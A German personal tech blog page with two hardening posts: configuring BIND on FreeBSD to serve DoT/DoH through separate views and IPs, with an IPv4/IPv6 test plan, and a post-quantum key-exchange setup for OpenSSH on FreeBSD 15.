IT security, FreeBSD, Linux, mail server hardening, post-quantum crypto, DNS, retro computing & hands-on hardware hacks. Privater Tech-Blog seit 2003.

Schlagwort: InfoSec (Seite 3 von 16)

BIND auf FreeBSD: DoT & DoH einrichten mit Views, IP‑Trennung und Testplan für IPv4/IPv6.

Wofür braucht man noch gleich DoT oder DoH?

Nun, wenn du eine Internetadresse eingibst, muss dein Gerät zuerst herausfinden, zu welchem Server diese Adresse gehört. Diese Nachfragen heißen DNS. Lange Zeit liefen sie unverschlüsselt durchs Netz, vergleichbar mit einer Postkarte. Jeder, der den Datenverkehr sehen konnte, wusste dadurch sehr genau, welche Webseiten aufgerufen werden, und konnte die Antworten sogar manipulieren.

Beitragsgrafik zu BIND 9.20 auf FreeBSD 15: schematische Trennung von autoritativem DNS und rekursivem Resolver. Links ein Authoritative-DNS-Server mit deaktivierter Rekursion und blockiertem UDP/53, rechts ein Resolver, der ausschließlich DNS over TLS (Port 853) und DNS over HTTPS (Port 443) anbietet. In der Mitte ein Schild mit DoT/DoH-Symbolen, Pfeile zeigen verschlüsselten DNS-Verkehr. Fokus auf Sicherheits- und Rollen-Trennung.

DoT und DoH lösen genau dieses Problem. Beide sorgen dafür, dass diese DNS-Nachfragen verschlüsselt übertragen werden. Bei DNS over TLS, kurz DoT, wird die Anfrage in eine eigene sichere Verbindung gepackt. Außenstehende sehen noch, dass eine DNS-Anfrage stattfindet, aber nicht mehr, welche Webseite gemeint ist. Bei DNS over HTTPS, kurz DoH, wird dieselbe Anfrage zusätzlich im normalen Webseitenverkehr versteckt. Von außen sieht sie aus wie ein ganz gewöhnlicher Zugriff auf eine Website.

Der Zweck von beiden ist also derselbe: Schutz der Privatsphäre und Schutz vor Manipulation. Der Unterschied liegt darin, wie sichtbar diese Nachfragen noch sind. DoT ist transparent und gut kontrollierbar, DoH ist unauffälliger, kann dafür aber lokale Regeln und Schutzmechanismen umgehen.

Mal angenommen, du möchtest eine gewisse Webseite aufrufen. Dann geht der Client los und holt über einen DNS-Server die IP-Adressen vom Server. Dies kann man mitlesen und ggf. verändern. Mitlesen sagt dem Mitlesenden, wo du dich so im Internet herumtreibst. Verändern könnte man als Angriff nutzen, indem man dir einfach eine andere Webseite vorsetzt, während du versuchst, dich in deinen Mailaccount einzuloggen. Beides wird durch DoH und DoT deutlich erschwert.

Dann soll es ja Netzwerke geben, in welchen dir ein bestimmter DNS-Server aufgezwungen wird, weil dieser DNS-Server nach Werbung oder ungewollten Inhalten filtert. Damit dies nun ebenfalls nicht einfach umgangen werden kann, blockt man den Zugriff aus dem Netzwerk einfach auf die Ports, welche sonst für eine DNS-Abfrage benutzt werden (TCP/53, UDP/53, TCP/853). Da kommt nun DoH ins Spiel, denn das läuft auf dem ganz normalen HTTPS-Port TCP/443. Blockt man den, kann keiner mehr auf Webseiten zugreifen (ok, unverschlüsselt, aber hey, das macht doch keiner mehr, oder?).

Die Zeit ging weiter – BIND auch.
Meine älteren Artikel zu DoT/DoH waren für ihren Zeitpunkt korrekt, aber inzwischen hat sich an zwei Stellen richtig was getan:

  1. BIND spricht DoT/DoH nativ (kein Stunnel-/Proxy-Zirkus mehr nötig – außer du willst bewusst terminieren/filtern).
  2. „Authoritative + Public Resolver auf derselben Kiste“ ist ohne klare Trennung schnell ein Sicherheitsproblem (Open-Resolver/Reflection-Missbrauch lässt grüßen).

Darum gibt’s hier das Update:

  • ns1.kernel-error.de: nur autoritativ auf UDP/TCP 53 (Zonen, DNSSEC wie gehabt)
  • dns.kernel-error.de: Public Resolver nur auf DoT 853/TCP und DoH 443/TCP (rekursiv, DNSSEC-validierend)
  • Trennung über zusätzliche IPs + Views. Ergebnis: Authoritative bleibt „stumm rekursiv“, Resolver ist nur über TLS/HTTPS erreichbar.

Zielbild

Uff, ich muss zugeben, diesen Beitrag schon VIEL zu lange als Draft zu haben. Es ist einfach viel zu schreiben, bschreiben und mir fehlte die Zeit. Aber das kennt ihr ja. OK… das Zielbild, was soll es werden?

Was soll am Ende gelten:

  • Port 53 auf Authoritative-IP(s):
    • beantwortet nur meine autoritativen Zonen
    • keine Rekursion → REFUSED bei google.com
  • DoT/DoH auf separaten Resolver-IP(s):
    • rekursiv für „das ganze Internet“
    • DNSSEC-Validation aktiv
    • kein offenes UDP/53 → weniger Angriffsfläche für Reflection/Amplification

Warum das wichtig ist:
Ein „Public Resolver“ ist per Definition attraktiv für Missbrauch. Der Klassiker ist DNS-Amplification über UDP/53. Wenn man Rekursion auf 53 offen hat, ist man sehr schnell Teil fremder Probleme. DoT/DoH sind TCP-basiert – das ist schon mal deutlich unattraktiver für Reflection. (Nicht „unmöglich“, aber praktisch viel weniger lohnend.)

Warum „Views“ – und warum zusätzliche IPs?

1) Views – weil Policy pro Anfrage gelten muss

Wir wollen auf derselben named-Instanz zwei sehr unterschiedliche Rollen:

  • Authoritative: recursion no;
  • Resolver: recursion yes; + Root-Hints/Cache

Das muss pro eingehender Anfrage entschieden werden. Dafür sind Views da.

2) Also: Trennung über Ziel-IP (match-destinations)

Wenn wir DoH/DoT auf andere IPs legen, kann die View anhand der Zieladresse entscheiden:

  • Anfrage geht an 93.177.67.26 / 2a03:4000:38:20e::53 → auth-View
  • Anfrage geht an 37.120.183.220 / 2a03:4000:38:20e::853 → resolver-View

Und genau deshalb brauchen wir:

  • zusätzliche IPs (damit die Rollen sauber getrennt sind)
  • separaten FQDN dns.kernel-error.de (damit Clients überhaupt sinnvoll DoT/DoH nutzen können – und für TLS/SNI/Cert-Match)

Wenn du also grade ein ripe from ausfüllst und angeben musst, warum da eine weitere IPv4 Adresse „verbrannt“ werden soll, hast du nun eine gute Antwort.

BIND-Config

Ich beschreibe hier nur die Teile, die für das Rollen-Split relevant sind. Die Zonendateien/Slaves bleiben wie sie sind.

1) /usr/local/etc/namedb/named.conf – Views

Wichtig: Sobald wir view {} nutzen, müssen alle Zonen in Views liegen, sonst bricht named-checkconf ab. Das ist kein „Feature“, das ist BIND. Leicht nervig, vor allem wenn man nun viel in seinem Setup umschreiben muss. Aber ich eigentlich schon mal erwähnt, dass ich auf der Arbeit mal einen, nennen wir es mal View Ersatz, für powerdns gesehen habe? Da hat tatsächlich jemand mit einer Cisco ASA in die DNS Pakete geschaut und je nachdem welche quelle angefragt hat, wurde dann durch die ASA eine neue Adresse in die DNS Pakete geschrieben. Furchtbar! Richtig schlimm. Bis man so etwas findet, wenn man es nicht weiß. DNSsec geht kaputt und aaahhhhhhaaaaaahhhhh. Egal, mein PTBS kickt da grade. Öhm wo waren wir? Genau…

Beispiel:

include "/usr/local/etc/namedb/named.conf.options";

view "auth" {
    match-clients { any; };
    match-destinations { 93.177.67.26; 2a03:4000:38:20e::53; };

    recursion no;
    allow-recursion { none; };
    allow-query-cache { none; };
    allow-query { any; };

    include "/usr/local/etc/namedb/named.conf.default-zones";
    include "/usr/local/etc/namedb/named.conf.master";
    include "/usr/local/etc/namedb/named.conf.slave";
};

view "resolver" {
    match-clients { any; };
    match-destinations { 37.120.183.220; 2a03:4000:38:20e::853; 127.0.0.1; ::1; };

    recursion yes;
    allow-recursion { any; };
    allow-query-cache { any; };
    allow-query { any; };

    zone "." { type hint; file "/usr/local/etc/namedb/named.root"; };
};

Warum Root-Hints nur im Resolver-View?
Weil nur dieser View rekursiv arbeiten soll. Ohne Root-Hints ist Rekursion tot; dat wolln wa so!

2) /usr/local/etc/namedb/named.conf.options – Listener-Trennung + DoH/DoT

Der „Aha-Moment“ hier: Wir trennen nicht nur per View, sondern auch per listen-on.
Damit bindet named die Ports wirklich nur auf den gewünschten IPs.

Authoritative (nur 53):

listen-on { 93.177.67.26; 127.0.0.1; };
listen-on-v6 { 2a03:4000:38:20e::53; ::1; };

DoT auf Resolver-IPs (+ Loopback für lokale Tests):

listen-on port 853 tls local-tls { 37.120.183.220; 127.0.0.1; };
listen-on-v6 port 853 tls local-tls { 2a03:4000:38:20e::853; ::1; };

DoH auf Resolver-IPs (+ Loopback):
BIND 9.18+ kann DoH nativ, Endpoint typischerweise /dns-query

http doh-local {
    endpoints { "/dns-query"; };
    listener-clients 1000;
    streams-per-connection 256;
};

listen-on port 443 tls local-tls http doh-local { 37.120.183.220; 127.0.0.1; };
listen-on-v6 port 443 tls local-tls http doh-local { 2a03:4000:38:20e::853; ::1; };

TLS-Block (DoT/DoH):

tls local-tls {
    cert-file "/usr/local/etc/nginx/ssl/wild.kernel-error.de/2025/ecp/chain.crt";
    key-file "/usr/local/etc/nginx/ssl/wild.kernel-error.de/2025/ecp/http.key";
    protocols { TLSv1.2; TLSv1.3; };
    ciphers "ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256";
    cipher-suites "TLS_CHACHA20_POLY1305_SHA256:TLS_AES_256_GCM_SHA384:TLS_AES_128_GCM_SHA256";
    prefer-server-ciphers yes;
    session-tickets no;
};

„Ich schalte nginx davor – muss BIND TLS können?“
Wenn nginx wirklich TLS terminiert, kann BIND auch ohne TLS dahinter laufen – dann sprichst du intern HTTP/2 cleartext oder HTTP/1.1, je nach Setup. Das habe ich ebenfalls so umgesetzt, es hängt immer etwas davon ab, was man so will und wie groß das Setup wird. Ich lasse es in diesem Beitrag aber mal weg, so läuft alles nur mit bind. Ob BIND dafür „tls none“/HTTP-Listener sauber unterstützt, hängt an der BIND-DoH-Implementierung – hier ist die BIND/ARM-Doku die Wahrheit. bind9.readthedocs.io+1

Testplan – Linux-CLI – bewusst IPv4 und IPv6

Wir wollen natürlich einmal reproduzierbar testen. Also: jede Stufe zweimal. Einmal -4, einmal -6. Also ob es bei IPv4 und bei IPv6 jeweils korrekt ist. Ihr könnt euch nicht vorstellen, wie oft ich fest davon überzeugt bin, es für beide Adressfamilien korrekt konfiguriert zu haben, dann aber noch ein unterschied zwischen v4 und v6 ist. Daher testen wir das.

Voraussetzungen auf Linux

which dig kdig curl openssl

Schritt 1 – DoT-TLS-Handshake prüfen (IPv4/IPv6)

IPv4

openssl s_client \
  -connect 37.120.183.220:853 \
  -servername dns.kernel-error.de \
  -alpn dot

Erwartung:

  • Zertifikat passt auf dns.kernel-error.de (SAN / Wildcard ok)
  • ALPN protocol: dot
  • Verify return code: 0 (ok)

IPv6

openssl s_client \
  -connect '[2a03:4000:38:20e::853]:853' \
  -servername dns.kernel-error.de \
  -alpn dot

Wenn das passt, ist TLS-Transport ok. Also nur die TLS Terminierung für IPv4 und IPv6, da war noch keine DNS Abfrage enthalten.

Schritt 2 – DoT-Query (kdig) – IPv4/IPv6

IPv4

kdig +tls @37.120.183.220 google.com A

Erwartung:

  • status: NOERROR
  • Flags: rd ra (Recursion Desired/Available)
  • eine A-Antwort

IPv6

kdig +tls @[2a03:4000:38:20e::853] google.com A

Gleiche Erwartungshaltung wie bei IPv4.

Schritt 3 – Sicherstellen: kein Resolver auf UDP/TCP 53

Resolver-IPs dürfen auf 53 nicht antworten

dig -4 @37.120.183.220 google.com A
dig -6 @2a03:4000:38:20e::853 google.com A

Erwartung:

  • Timeout / no servers reached
    Genau das wollen wir ja: kein UDP/53 auf den Resolver-IPs.

Authoritative-IPs dürfen nicht rekursiv sein

dig -4 @93.177.67.26 google.com A
dig -6 @2a03:4000:38:20e::53 google.com A

Erwartung:

  • status: REFUSED
  • idealerweise EDE: (recursion disabled)
    Das ist genau die „nicht missbrauchbar als Open-Resolver“-Bremse.

Und unser positiver Check:

dig -4 @93.177.67.26 kernel-error.de A
dig -6 @2a03:4000:38:20e::53 kernel-error.de A

Erwartung:

  • aa gesetzt (authoritative answer)
  • Antwort aus meiner Zone

Schritt 4 – DoH GET (Base64url) – IPv4/IPv6

4.1 Query bauen (DNS-Wireformat → base64url)

Beispiel google.com A:

echo -n -e '\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x06google\x03com\x00\x00\x01\x00\x01' \
| base64 -w0 | tr '+/' '-_' | tr -d '='

Das Ergebnis ist mein dns= Parameter (base64url ohne = padding). Das ist DoH-Standard nach RFC 8484.

4.2 DoH GET erzwingen – IPv4

curl -4 --http2 -s \
'https://dns.kernel-error.de/dns-query?dns=<DEIN_DNS_PARAM>' \
| hexdump -C

IPv6

curl -6 --http2 -s \
'https://dns.kernel-error.de/dns-query?dns=<DEIN_DNS_PARAM>' \
| hexdump -C

Erwartung:

  • HTTP/2 200
  • content-type: application/dns-message
  • Im Hexdump siehst du eine valide DNS-Response.

Schritt 5 – DoH POST (application/dns-message) – IPv4/IPv6

Das ist der „richtige“ DoH-Weg für Tools/Clients.

IPv4

printf '\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x06google\x03com\x00\x00\x01\x00\x01' \
| curl -4 --http2 -s \
  -H 'content-type: application/dns-message' \
  --data-binary @- \
  https://dns.kernel-error.de/dns-query \
| hexdump -C

IPv6

printf '\x12\x34\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x06google\x03com\x00\x00\x01\x00\x01' \
| curl -6 --http2 -s \
  -H 'content-type: application/dns-message' \
  --data-binary @- \
  https://dns.kernel-error.de/dns-query \
| hexdump -C

Erwartung:

  • DNS-Response im Wireformat
  • keine HTML-Antwort, kein Redirect-Quatsch

Was wir damit jetzt sicher(er) gelöst haben:

  • Kein Open-Resolver auf UDP/53 → massiver Gewinn gegen DNS-Amplification.
  • Authoritative bleibt Authoritative → Zonen-Betrieb unverändert stabil.
  • Resolver nur über DoT/DoH → TCP/TLS-Transport, weniger Missbrauchsfläche.
  • Saubere technische Trennung → Views per Ziel-IP sind simpel, robust, nachvollziehbar.

Und ja: „Public Resolver“ heißt trotzdem Monitoring/Rate-Limiting/Abuse-Handling.
Das Feintuning (RRL, QPS-Limits, minimal-responses, Response-Policy, ggf. ECS-Handling, Logging, Fail2ban-Signale) ist das nächste Kapitel. Wobei, wenn ich grade auf die TLS Parameter schaue, sollte ich da vielleicht noch mal nacharbeiten, hm?

Wenn ihr noch eine kleine liste von erreichbaren Servern sucht: GitHub-curl-wiki

Alles hilft natürlich nicht, wenn man am Ende doch komplett IP- oder Hostnamebasiert geblockt wird. In China ist da nicht viel zu holen und auch hier gibt es immer mal wieder etwas.


Japp… TLS geht besser. Im Beitrag habe ich es oben schon angepasst, es war:

tls local-tls {
    cert-file "/pfad/chain.crt";
    key-file  "/pfad/http.key";
    dhparam-file "/pfad/dhparam.pem";
    protocols { TLSv1.2; TLSv1.3; };
    ciphers "TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256:TLS_AES_128_GCM_SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256";
    prefer-server-ciphers yes;
    session-tickets no;
};
  • dhparam-file ist komplett raus weil, ja weil es nicht benutzt wird ich mach ja kein DHE sondern ECDHE
  • cipher-suites für TLS1.3 waren nicht gesetzt.
  • Dann konnten auch gleich die Cipher aufgeräumt werden.

Hey, da hat es sich doch gelohnt, das mal runter zu schreiben. So habe ich es direkt gefunden und nicht erst, weil mich jemand von euch darauf hinweist (macht das aber bitte immer wenn ich hier Mist schreibe) oder es beim nächsten eigenen Audit auffällt.

Siehe auch: HTTPS RR und SVCB Records — die passenden DNS-Records, damit Clients dieses DoH/DoT-Setup automatisch entdecken können (RFC 9461).
Quantensichere Kryptografie mit OpenSSH auf FreeBSD 15 richtig konfigurieren

Mein FreeBSD 15 kommt mit OpenSSH 10.0p2 und OpenSSL 3.5.4.
Beide bringen inzwischen das mit, was man aktuell als quantensichere Kryptografie bezeichnet. Oder genauer gesagt das, was wir Stand heute für ausreichend robust gegen zukünftige Quantenangriffe halten.

Illustration zu quantensicherer Kryptografie mit OpenSSH auf FreeBSD 15. Dargestellt sind ein Quantenchip, kryptografische Symbole, ein Server, ein SSH Schlüssel sowie der FreeBSD Daemon als Sinnbild für post-quantum Key Exchange und sichere Serverkommunikation.

Quantensicher? Nein, das hat nichts mit Füßen zu tun, sondern tatsächlich mit den Quanten aus der Physik. Quantencomputer sind eine grundlegend andere Art von Rechnern. Googles aktueller Quantenchip war in diesem Jahr bei bestimmten Physiksimulationen rund 13.000-mal schneller als der derzeit leistungsstärkste klassische Supercomputer. Der chinesische Quantencomputer Jiuzhang wurde bei speziellen Aufgaben sogar als 100 Billionen Mal schneller eingestuft.

Kurz gesagt: Quantencomputer sind bei bestimmten Berechnungen extrem viel schneller als heutige klassische Rechner. Und genau das ist für Kryptografie ein Problem.

Als Vergleich aus der klassischen Welt: Moderne Grafikkarten haben die Zeit zum Knacken von Passwörtern in den letzten Jahren drastisch verkürzt.

  • Nur Zahlen: Ein 12-stelliges Passwort wird praktisch sofort geknackt.
  • Nur Kleinbuchstaben: wenige Wochen bis Monate.
  • Groß- und Kleinschreibung plus Zahlen: etwa 100 bis 300 Jahre.
  • Zusätzlich Sonderzeichen: 2025 noch als sehr sicher einzustufen mit geschätzten 226 bis 3.000 Jahren.

Quantencomputer nutzen spezielle Algorithmen wie den Grover-Algorithmus, der die effektive Sicherheit symmetrischer Verfahren halbiert. Ein ausreichend leistungsfähiger Quantencomputer könnte damit die benötigte Zeit drastisch reduzieren. Was heute Jahrhunderte dauert, könnte theoretisch auf Tage oder Stunden schrumpfen.

Stand 2025 sind solche Systeme zwar real und in der Forschung extrem leistungsfähig, werden aber noch nicht flächendeckend zum Brechen realer Kryptosysteme eingesetzt.

Heißt das also alles entspannt bleiben? Jein.

Verschlüsselte Datenträger lassen sich kopieren und für später weglegen. Gleiches gilt für aufgezeichneten verschlüsselten Netzwerkverkehr. Heute kommt man nicht an die Daten heran, aber es ist absehbar, dass das in Zukunft möglich sein könnte. Genau hier setzt quantensichere Kryptografie an. Ziel ist es, auch aufgezeichnete Daten dauerhaft vertraulich zu halten.


Ein praktisches Beispiel ist der Schlüsselaustausch mlkem768x25519. Wenn ihr diese Seite nicht gerade über Tor lest, ist die Wahrscheinlichkeit hoch, dass euer Browser bereits eine solche hybride, post-quantum-fähige Verbindung nutzt. Im Firefox lässt sich das einfach prüfen über F12, Network, eine Verbindung anklicken, dann Security und dort die Key Exchange Group. Taucht dort mlkem768x25519 auf, ist die Verbindung entsprechend abgesichert. Richtig, auf dem Screenhot seht ihr auch HTTP/3.

Image of mlkem768+x25519 in firefox.

Für diese Webseite ist das nicht zwingend nötig. Für SSH-Verbindungen zu Servern aber unter Umständen schon eher. Deshalb zeige ich hier, wie man einen OpenSSH-Server entsprechend konfiguriert.

Ich beziehe mich dabei bewusst nur auf die Kryptografie. Ein echtes SSH-Hardening umfasst deutlich mehr, darum geht es hier aber nicht.

Die zentrale Konfigurationsdatei ist wie üblich: /etc/ssh/sshd_config

Stand Ende 2025 kann ich folgende Konfiguration empfehlen:

KexAlgorithms mlkem768x25519-sha256,sntrup761x25519-sha512@openssh.com,curve25519-sha256,curve25519-sha256@libssh.org,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group-exchange-sha256
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
MACs hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,umac-128-etm@openssh.com
HostKeyAlgorithms ssh-ed25519,ssh-ed25519-cert-v01@openssh.com,sk-ssh-ed25519@openssh.com,sk-ssh-ed25519-cert-v01@openssh.com

Die Zeilen werden entweder an die bestehende Konfiguration angehängt oder ersetzen vorhandene Einträge. Da wir nicht einfach blind kopieren wollen, hier kurz die Erklärung.

Schlüsselaustausch:
Bevorzugt werden hybride Verfahren wie mlkem768 kombiniert mit x25519 sowie sntrup761 kombiniert mit x25519. Diese verbinden klassische elliptische Kryptografie mit post-quantum-resistenten Algorithmen. Damit ist die Verbindung sowohl gegen heutige Angreifer als auch gegen zukünftige Store-now-decrypt-later-Szenarien abgesichert. Curve25519 dient als bewährter Fallback. Klassische Diffie-Hellman-Gruppen sind nur aus Kompatibilitätsgründen enthalten.

Verschlüsselung:
Es werden ausschließlich moderne Algorithmen eingesetzt. Primär kommen AEAD-Ciphers wie ChaCha20-Poly1305 und AES-GCM zum Einsatz, die Vertraulichkeit und Integrität gleichzeitig liefern und bekannte Schwächen älterer Modi vermeiden. Ältere Verfahren wie CBC sind bewusst ausgeschlossen.

Integrität:
Zum Einsatz kommen ausschließlich SHA-2-basierte MACs im Encrypt-then-MAC-Modus. Dadurch werden klassische Angriffe auf SSH wie Padding-Oracles und bestimmte Timing-Leaks wirksam verhindert.

Serveridentität:
Als Hostkey-Algorithmus wird Ed25519 verwendet. Optional auch mit Zertifikaten oder hardwaregestützten Security Keys. Das bietet hohe kryptografische Sicherheit bei überschaubarem Verwaltungsaufwand.

Wichtig: Das funktioniert nur, wenn Server und Client diese Algorithmen auch unterstützen. Wer bereits mit SSH-Keys arbeitet, sollte prüfen, dass es sich um Ed25519-Keys handelt. Andernfalls sperrt man sich im Zweifel selbst aus.

Auf dem Server lässt sich die aktive Konfiguration prüfen mit:

sshd -T | grep -Ei 'kexalgorithms|ciphers|macs|hostkeyalgorithms'

Auf dem Client geht es am einfachsten mit:

ssh -Q kex
ssh -Q cipher
ssh -Q mac
ssh -Q key

So sieht man schnell, welche Algorithmen tatsächlich verfügbar sind.

Zur externen Überprüfung der SSH-Konfiguration kann ich außerdem das Tool ssh-audit empfehlen. Aufruf einfach per:

ssh-audit hostname oder IP -p PORT

Das liefert eine brauchbare Einschätzung der aktiven Kryptografie und möglicher Schwachstellen. Oh, wenn ihr schon dabei seit, vergesst nicht:

Hinweis zur Einordnung der Quantensicherheit:
Die hier gezeigte Konfiguration verbessert ausschließlich den Schlüsselaustausch (Key Exchange) durch hybride post-quantum-fähige Verfahren. Hostkeys und Signaturen in OpenSSH basieren weiterhin auf klassischen Algorithmen (z. B. Ed25519 oder ECDSA); standardisierte post-quantum-Signaturalgorithmen sind in OpenSSH aktuell noch nicht implementiert. Es existieren zwar experimentelle Forks (z. B. aus dem Open-Quantum-Safe-Projekt), diese gelten jedoch ausdrücklich nicht als produktionsreif und sind nicht Bestandteil des OpenSSH-Mainlines. Die hier gezeigte Konfiguration ist daher als pragmatischer Übergangsschritt zu verstehen, um „store-now-decrypt-later“-Risiken beim Schlüsselaustausch bereits heute zu reduzieren, ohne auf instabile oder nicht standardisierte Komponenten zu setzen.
Weiterführende Informationen zum aktuellen Stand der post-quantum-Unterstützung in OpenSSH finden sich in der offiziellen Dokumentation: https://www.openssh.com/pq.html

Siehe auch: Post-Quantum TLS für E-Mail — Postfix und Dovecot mit X25519MLKEM768 auf FreeBSD 15, Post-Quantum TLS für Nginx — X25519MLKEM768 auf FreeBSD 15 konfigurieren

